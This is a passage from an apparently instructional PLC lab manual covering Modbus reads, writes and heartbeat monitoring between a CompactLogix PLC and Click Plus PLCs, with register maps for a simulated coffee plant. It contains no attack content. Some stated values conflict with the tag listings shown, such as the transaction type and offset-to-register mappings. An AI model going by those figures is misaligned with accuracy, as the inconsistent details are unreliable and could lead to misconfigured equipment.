
MBTU_Transactions_00[0] is configured for Modbus Transaction Type 1 and MBTU_Transactions_00[1] is configured for Modbus Transaction Type 2. As we see in the table above, Modbus transaction type 1 is a Read Coil command and Modbus transaction type 2 is a Read Discrete Input command as we can see from the screen capture below.

MBTU_Transactions_00[0] is configured to communicate with student 1's Click Plus PLC while MBTU_Transactions_00[1] is configured to communicate with student 2's Click Plus PLC.

This structure also allows us to define the beginning read address of the remote Modbus device. We can set the count or number of contiguous register to read from the remote Modbus device. The LocalOffset tag represents the register offset in the CompactLogix data array where the data will start to populate the input data in the MBTU_0xx register. The Count value represents the number of digital inputs to be read.

For student 1 Click Plus, the LocalOffset is "0" and the length of the digital input read will be "80" input bits.

For student 2 Click Plus, the LocalOffset is "100" and the length of the digital input read will be "80" input bits.



MBTU_Transactions_00	{...}
MBTU_Transactions_00[0]	{...}
MBTU_Transactions_00[0].Enabled	1
MBTU_Transactions_00[0].PollInterval	10
MBTU_Transactions_00[0].TransType	2
MBTU_Transactions_00[0].UID	0
MBTU_Transactions_00[0].BeginAddress	0
MBTU_Transactions_00[0].Count	80
MBTU_Transactions_00[0].LocalOffset	0
MBTU_Transactions_00[0].TransComplete	0
MBTU_Transactions_00[0].TransStat	-1
MBTU_Transactions_00[0].Request	'$15\$00$00$00$06$00$0...
MBTU_Transactions_00[0].ReqBuilt	1
MBTU_Transactions_00[0].TransID	5468
MBTU_Transactions_00[0].TransLastError	0
MBTU_Transactions_00[1]	{...}
MBTU_Transactions_00[1].Enabled	0
MBTU_Transactions_00[1].PollInterval	10
MBTU_Transactions_00[1].TransType	2
MBTU_Transactions_00[1].UID	0
MBTU_Transactions_00[1].BeginAddress	0
MBTU_Transactions_00[1].Count	80
MBTU_Transactions_00[1].LocalOffset	100
MBTU_Transactions_00[1].TransComplete	0
MBTU_Transactions_00[1].TransStat	-1
MBTU_Transactions_00[1].Request	'=$98$00$00$00$06$00$0...
MBTU_Transactions_00[1].ReqBuilt	0
MBTU_Transactions_00[1].TransID	15768
MBTU_Transactions_00[1].TransLastError	0
MBTU_Transactions_00[2]	{...}
MBTU_Transactions_00[3]	{...}
MBTU_Transactions_00[4]	{...}

Informational Note

(IN THIS LAB YOU WILL NOT HAVE TO DO THIS STEP – THIS IS FOR INFORMATION PURPOSES ONLY)

If you make a change to any of these structure values, you will need to turn the ReqBuilt tag value to a 0 or "Off". The Ladder program will commit the changes on your behalf and then will turn the ReqBuilt bit back to a 1 or "On".

MBTU_Transactions_00	{...}
MBTU_Transactions_00[0]	{...}
MBTU_Transactions_00[0].Enabled	1
MBTU_Transactions_00[0].PollInterval	10
MBTU_Transactions_00[0].TransType	2
MBTU_Transactions_00[0].UID	0
MBTU_Transactions_00[0].BeginAddress	0
MBTU_Transactions_00[0].Count	80
MBTU_Transactions_00[0].LocalOffset	0
MBTU_Transactions_00[0].TransComplete	0
MBTU_Transactions_00[0].TransStat	-1
MBTU_Transactions_00[0].Request	'$15\$00$00$00$06$00$0...
MBTU_Transactions_00[0].ReqBuilt	1
MBTU_Transactions_00[0].TransID	5468
MBTU_Transactions_00[0].TransLastError	0
MBTU_Transactions_00[1]	{...}
MBTU_Transactions_00[1].Enabled	0
MBTU_Transactions_00[1].PollInterval	10
MBTU_Transactions_00[1].TransType	2
MBTU_Transactions_00[1].UID	0
MBTU_Transactions_00[1].BeginAddress	0
MBTU_Transactions_00[1].Count	80
MBTU_Transactions_00[1].LocalOffset	100
MBTU_Transactions_00[1].TransComplete	0
MBTU_Transactions_00[1].TransStat	-1
MBTU_Transactions_00[1].Request	'=$98$00$00$00$06$00$0...
MBTU_Transactions_00[1].ReqBuilt	0
MBTU_Transactions_00[1].TransID	15768
MBTU_Transactions_00[1].TransLastError	0
MBTU_Transactions_00[2]	{...}
MBTU_Transactions_00[3]	{...}
MBTU_Transactions_00[4]	{...}

25. MBTU_Transactions_00[4] and MBTU_Transactions_01[4] have a Modbus Transaction Type of 16 which is used to write integer registers from the Click Plus PLCs. This is different than reading and writing digital points, this part of the data structure is used to read and write integer values.

    Remembering student 1's Click is mapped to all the MBTU_Transactions_00 while student 2's Click is mapped to all the MBTU_Transactions_01. To interpret this structure, the CompactLogix will write to Click 1 and Click 2's register beginning at address 19 in the Click. It will write 10 contiguous registers as set by the Count value.

    If we look at MBTU_Transactions_00[4].LocalOffset register which is a value of 10, this can be interpreted as the read of the Click 1 registers will be mapped to MBTU_MB_4xx[10] through MBTU_MB_[19].

If we look at MBTU_Transactions_01[4].LocalOffset register which is a value of 30, this can be interpreted as the read of the Click 2 registers will be mapped to MBTU_MB_4xx[20] through MBTU_MB_[29].

MBTU_Transactions_00	{...}
MBTU_Transactions_00[0]	{...}
MBTU_Transactions_00[1]	{...}
MBTU_Transactions_00[2]	{...}
MBTU_Transactions_00[3]	{...}
MBTU_Transactions_00[4]	{...}
MBTU_Transactions_00[4].Enabled	1
MBTU_Transactions_00[4].PollInterval	8
MBTU_Transactions_00[4].TransType	16
MBTU_Transactions_00[4].UID	0
MBTU_Transactions_00[4].BeginAddress	19
MBTU_Transactions_00[4].Count	10
MBTU_Transactions_00[4].LocalOffset	10
MBTU_Transactions_00[4].TransComplete	0
MBTU_Transactions_00[4].TransStat	-1
MBTU_Transactions_00[4].Request	'$15[$00$00$00$1B$00$1...
MBTU_Transactions_00[4].ReqBuilt	1
MBTU_Transactions_00[4].TransID	5467
MBTU_Transactions_00[4].TransLastError	0
MBTU_Transactions_01	{...}
MBTU_Transactions_01[0]	{...}
MBTU_Transactions_01[1]	{...}
MBTU_Transactions_01[2]	{...}
MBTU_Transactions_01[3]	{...}
MBTU_Transactions_01[4]	{...}
MBTU_Transactions_01[4].Enabled	1
MBTU_Transactions_01[4].PollInterval	12
MBTU_Transactions_01[4].TransType	16
MBTU_Transactions_01[4].UID	1
MBTU_Transactions_01[4].BeginAddress	19
MBTU_Transactions_01[4].Count	10
MBTU_Transactions_01[4].LocalOffset	30
MBTU_Transactions_01[4].TransComplete	1
MBTU_Transactions_01[4].TransStat	0
MBTU_Transactions_01[4].Request	'01DF$00$00$00$1B$01...
MBTU_Transactions_01[4].ReqBuilt	1
MBTU_Transactions_01[4].TransID	479
MBTU_Transactions_01[4].TransLastError	0
MBTU_Transactions_02	{...}
MBTU_Transactions_03	{...}


Knowledge Check:

- The configuration of the Modbus reads and writes occur by setting the Transaction Type or "TransType" tag. A value of 1 or 2 will read digital inputs. A Modbus value of 16 is used for writing integer values.
- You can set the BeginAddress tag value to the data storage (DS) register you want to read from or set it to the beginning address of the value you want to write to.
- This structure allows you to set the length of the read or write by setting the "Count" value
- You can use the LocalOffset field as a pointer to the value in the local array where the of data is going to be written to or written from within the CompactLogix tags


Task 2 -- Verify heartbeat registers

It is common to code ladder logic that monitors the communication health by sending a heartbeat signal, like an incrementing value to the client and have them echo the heartbeat signal back to verify they are receiving communications.

1. If you open the routine named R_Modbus_Parsing, you will find the first seven rungs of ladder logic reads the last heartbeat values from the Click Plus PLC, increments the heartbeat value and sends it to the Click Plus PLCs.




In the example code below, we take the heartbeat value from the Click Plus PLC and we move it into a buffered register named dR_Clk01HeartbeatEcho. We also take the current value of the CompactLogix heartbeat and write that value to a buffered register named dW_Clk01Heartbeat




2. The EQU instruction on this rung evaluates when the Heartbeat value in the CompactLogix is equal to the Heartbeat Echo value from Click 1. Once the values are equal, we know the communications are still occurring properly so we can increment the Heartbeat value and copy it to the Heartbeat write register.

In the second rung below, we have a Watchdog timer that will time when the Heartbeat value in the CompactLogix is not equal to the Heartbeat Echo value from Click 1. If the values are not equal, then we know the communications are no occurring properly. If the Watchdog timer times out, we can throw a communication alarm.




3. The heartbeat echo from the Click Plus PLCs do not happen magically, rather we simply echo the last value we received from the CompactLogix PLC. In the Click Plus PLC rung below found in the PRODSEL subroutine, we copy the current heartbeat

value that we read from the CompactLogix Pod PLC, and we echo the value back into a register being read by the CompactLogix PLC.



For student 1, you can examine MBTU_MB_4xx[0] and MBTU_MB_4xx[10] to see the incrementing and echo values.

4. For Student 2, the logic works in the very same manner. The Click 2 Heartbeat registers are MBTU_MB_4xx[20] and MBTU_MB_4xx[30].



Task 3 -- Enter coffee plant requests

Continuing our exploration of the Modbus registers, we will use our local C-more HMI to enter values into the Click Plus PLC and watch how they get moved into the CompactLogix Modbus registers. We will also watch how the CompactLogix PLC sends status values to the Click Plus PLC.

Below are detailed tables describing the mapping of coffee factory resources from the Click Plus PLC to the CompactLogix PLC. Don't worry about remembering the mapping as the tables below are for reference only. Glance over the tables to become familiar with your Pod's mapping and realize that the mapping exercise is something an automation engineer will do in order to define communications between equipment.

Note

This is the type of information you want to protect as this lays out the expected communications interfaces between equipment. This type of information in the wrong hands can lead to disastrous consequences of unexpected machine movement, overridden safety information and misinformation between machines through these interfaces.

Raw Ingredients and Packaging Areas – Click1

Click Register	Description	Allen-Bradley Register	A-B Tag Name
DS10	Heartbeat Echo	MBTU_MB_4xx[0]	dR_Clk01HeartbeatEcho
DS11	Product Type 1 Request	MBTU_MB_4xx[1]	dR_Clk01ProdType01Req
DS12	Product Type 1 Weight Request	MBTU_MB_4xx[2]	dR_Clk01Prod01WeightReq
DS13	Tote Request	MBTU_MB_4xx[3]	dR_Clk01ToteRequest
DS14	Fill Request	MBTU_MB_4xx[4]	dR_Clk01FillBagRequest
DS15	Is Bag Filled Request	MBTU_MB_4xx[5]	dR_Clk01BagFilled
DS16	Actual Weight	MBTU_MB_4xx[6]	dR_Clk01BagActlWeight
DS17	Final Bag Weight	MBTU_MB_4xx[7]	dR_Clik01FilledWeight
DS18	Bar Code	MBTU_MB_4xx[8]	dR_Clk01ProdBarCode01
DS19	Temperature	MBTU_MB_4xx[9]	dR_Click1Temp
DS20	Heartbeat	MBTU_MB_4xx[10]	dW_Clk01Heartbeat
DS21	Product Type 1 Response	MBTU_MB_4xx[11]	dW_Clk01ProdType01Res
DS22	Product Type 1 Weight Response	MBTU_MB_4xx[12]	dW_Clk01Prod01WeightRes
DS23	Tote Response	MBTU_MB_4xx[13]	dW_Clk01ToteReqRes
DS24	Fill Response	MBTU_MB_4xx[14]	dW_Clk01FillResponse
DS25	Is Bag Filled Response	MBTU_MB_4xx[15]	dW_Clk01BagFilled
DS26	Actual Weight Response	MBTU_MB_4xx[16]	dW_Clk01BagActWeight
DS27	Final Bag Weight Response	MBTU_MB_4xx[17]	dW_Clk01FilledWeight
DS28	Bar Code Response	MBTU_MB_4xx[18]	dW_Clk01ProdBarCode01
DS29	Temperature Response	MBTU_MB_4xx[19]	N/A

Raw Ingredients and Packaging Areas – Click2

Click Register	Description	Allen-Bradley Register	A-B Tag Name
DS10	Heartbeat Echo	MBTU_MB_4xx[20]	dR_Clk02HeartbeatEcho
DS11	Product Type 1 Request	MBTU_MB_4xx[21]	dR_Clk02ProdType01Req
DS12	Product Type 1 Weight Request	MBTU_MB_4xx[22]	dR_Clk02Prod01WeightReq
DS13	Tote Request	MBTU_MB_4xx[23]	dR_Clk02ToteRequest
DS14	Fill Request	MBTU_MB_4xx[24]	dR_Clk02FillBagRequest
DS15	Is Bag Filled Request	MBTU_MB_4xx[25]	dR_Clk02BagFilled
DS16	Actual Weight	MBTU_MB_4xx[26]	dR_Clk02BagActlWeight
DS17	Final Bag Weight	MBTU_MB_4xx[27]	dR_Clik02FilledWeight
DS18	Bar Code	MBTU_MB_4xx[28]	dR_Clk02ProdBarCode01
DS19	Temperature	MBTU_MB_4xx[29]	dR_Click2Temp
DS20	Heartbeat	MBTU_MB_4xx[30]	dW_Clk02Heartbeat
DS21	Product Type 1 Response	MBTU_MB_4xx[31]	dW_Clk02ProdType01Res
DS22	Product Type 1 Weight Response	MBTU_MB_4xx[32]	dW_Clk02Prod01WeightRes
DS23	Tote Response	MBTU_MB_4xx[33]	dW_Clk02ToteReqRes
DS24	Fill Response	MBTU_MB_4xx[34]	dW_Clk02FillResponse
DS25	Is Bag Filled Response	MBTU_MB_4xx[35]	dW_Clk02BagFilled
DS26	Actual Weight Response	MBTU_MB_4xx[36]	dW_Clk02BagActWeight
DS27	Final Bag Weight Response	MBTU_MB_4xx[37]	dW_Clk02FilledWeight
DS28	Bar Code Response	MBTU_MB_4xx[38]	dW_Clk02ProdBarCode01
DS29	Temperature Response	MBTU_MB_4xx[39]	N/A

Mixing and Grinding Areas – Click1

Click Register	Description	Allen-Bradley Register	A-B Tag Name
DS10	Heartbeat Echo	MBTU_MB_4xx[0]	dR_Clk01HeartbeatEcho
DS11	Product Type 1 Request	MBTU_MB_4xx[1]	dR_Clk01ProdType01Req
DS12	Product Type 1 Weight Request	MBTU_MB_4xx[2]	dR_Clk01Prod01WeightReq
DS13	Product Type 2 Request	MBTU_MB_4xx[3]	dR_Clk01ProdType02Req
DS14	Product Type 2 Weight Request	MBTU_MB_4xx[4]	dR_Clk01Prod02WeightReq
DS15	Mixing / Grinding Duration	MBTU_MB_4xx[5]	dR_Clk01MixTimeReq
DS16	Mixing / Grinding Request	MBTU_MB_4xx[6]	dR_Clk01MixReq
DS17	Final Bag Weight	MBTU_MB_4xx[7]	dR_Clik01FilledWeight
DS18	Bar Code	MBTU_MB_4xx[8]	dR_Clk01ProdBarCode01
DS19	Temperature	MBTU_MB_4xx[9]	dR_Click1Temp
DS20	Heartbeat	MBTU_MB_4xx[10]	dW_Clk01Heartbeat
DS21	Product Type 1 Response	MBTU_MB_4xx[11]	dW_Clk01ProdType01Res
DS22	Product Type 1 Weight Response	MBTU_MB_4xx[12]	dW_Clk01Prod01WeightRes
DS23	Product Type 2 Response	MBTU_MB_4xx[13]	dW_Clk01ProdType02Res
DS24	Product Type 2 Weight Response	MBTU_MB_4xx[14]	dW_Clk01Prod02WeightRes
DS25	Mixing / Grinding Duration Response	MBTU_MB_4xx[15]	dW_Clk01MixTimeRes
DS26	Mixing / Grinding Request Response	MBTU_MB_4xx[16]	dW_Clk01MixRes
DS27	Final Bag Weight Response	MBTU_MB_4xx[17]	dW_Clk01FilledWeight
DS28	Bar Code Response	MBTU_MB_4xx[18]	dW_Clk01ProdBarCode01
DS29	Temperature Response	MBTU_MB_4xx[19]	N/A

Mixing and Grinding Areas – Click2

Click Register	Description	Allen-Bradley Register	A-B Tag Name
